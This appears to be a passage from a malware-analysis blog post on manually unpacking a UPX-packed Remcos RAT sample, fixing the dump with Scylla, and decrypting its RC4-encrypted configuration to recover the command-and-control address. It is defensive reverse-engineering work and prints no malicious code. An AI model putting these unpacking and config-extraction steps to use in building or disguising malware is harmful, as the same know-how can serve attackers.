
For fixing the headers, we need to make the raw addresses point to the same location as the virtual addresses, and we need to recalculate the raw size respectively.

Press enter or click to view image in full size



Fixing the section headers

We also need to make sure that the base image points to the same base where we dumped the binary, which is correct in this case.



Checking the Image Base

Once we fix the headers, the import table will be fixed and populated automatically.

Press enter or click to view image in full size

Disasm: UPX1 | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Resources | TLS | LoadConfig

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
79620	ADVAPI32.dll	1	FALSE	0	0	0	79758	796FC
79634	GDI32.dll	1	FALSE	0	0	0	79765	79704
79648	gdiplus.dll	1	FALSE	0	0	0	7976F	7970C
7965C	KERNEL32.DLL	4	FALSE	0	0	0	7977B	79714
79670	SHELL32.dll	1	FALSE	0	0	0	79788	79728
79684	SHLWAPI.dll	1	FALSE	0	0	0	79794	79730
79698	urlmon.dll	1	FALSE	0	0	0	797A0	79738

urlmon.dll [1 entry]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
79738	URLDownloadT...	-	-	79844	-	0

The import table

As an anti-packing technique, the author has set the optional header's checksum to `0`, so we can't unpack it using the UPX binary, however, we still can unpack it manually.


Disasm: UPX0 | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Resou

Offset	Name	Value	Value
130	Entry Point	1000	
134	Base of Code	45000	
138	Base of Data	75000	
13C	Image Base	400000	
140	Section Alignment	1000	
144	File Alignment	200	
148	OS Ver. (Major)	5	Windows XP
14A	OS Ver. (Minor)	1	
14C	Image Ver. (Major)	0	
14E	Image Ver. (Minor)	0	
150	Subsystem Ver. (Major)	5	
152	Subsystem Ver. Minor)	1	
154	Win32 Version Value	0	
158	Size of Image	7A000	
15C	Size of Headers	400	
160	Checksum	0	
164	Subsystem	2	Windows GUI
166	DLL Characteristics	8000	
		8000	TerminalServer aware

Checksum set to 0


The UPX packed binaries have two sections, `UPX0`, AND `UPX1`. The `UPX1` section has the unpacking routine and once it runs, it writes the unpacked binary into the `UPX0` section so, we can add an execution hardware breakpoint on the `UPX0` section, once this breakpoint hits, that means that the binary has been fully unpacked and the execution flow has been transferred to the newly unpacked binary.

Press enter or click to view image in full size




UPX0 is empty

Open the UPX packed binary in x32dbg, get to the `UPX0` section in the memory map, and follow that section in dump.



Following UPX0 in the dump

Then, set an execution hardware breakpoint on that section.



Setting an execution hardware breakpoint


Once the breakpoint hits, we can check the strings, and we can see that it's a Remcos RAT agent version 3.3.2 Light.

```
"Close"
"CONOUT$"
"--------------------------\n"
" * Remcos v"
"3.3.2 Light"
"\n * BreakingSecurity.net\n"
"--------------------------\n\n"
"TLS_AES_128_GCM_SHA256"
```

Remcos strings


Let's use `Scylla` plugin to dump the unpacked binary.

Press enter or click to view image in full size



Dumping with Scylla

Then, use the `Scylla` plugin again to fix the dumped binary.




Fixing the dump

It’ll show you a box to select the dumped file, and it will create another file with the same name prefixed with `SCY`.

Remcos agents store its config file in the resources in a file called `SETTINGS`, that file is encrypted with RC4, so let’s open the remcos agent in PEStudio and dump out the config file.

Press enter or click to view image in full size




Dumping the config file

Remcos configs have the following pattern, the first byte is the key length followed by the key itself, then the encrypted data which is the agent's configuration.

So, by opening the configuration file in a hex editor, we can see that the key length here is 14 bytes.


Press enter or click to view image in full size



RC4 Key length

Finally, we can use CyberChef for decrypting the configuration file and get the C2 address.

Press enter or click to view image in full size



The config file

A python script has been written to automate the config extraction and decryption.

Thanks for reading, I’d appreciate your comments and feedback. 😊

References

- https://github.com/AmgdGocha/AutoIT-Remcos
- https://github.com/fossabot/myAut2Exe
- http://domoticx.com/autoit3-decompiler-exe2aut/
- http://www.thefoolonthehill.net/drupal/AutoIt%20Debugger
- https://www.autoitscript.com/forum/topic/192960-isn-autoit-studio/
- https://www.autoitscript.com/autoit3/docs/macros.htm
- https://www.autoitscript.com/autoit3/docs/functions.htm
- https://www.autoitscript.com/autoit3/docs/keywords.htm
- https://malshare.com/sample.php?action=detail&hash=d7fc2b593eac64ff4a46ba9f5864d875be3cb13ec8ef0327d781c5cd1e29b4ac

---

Source: https://medium.com/@amgedwageh/analysis-of-an-autoit-script-that-wraps-a-remcos-rat-6b5b66075b87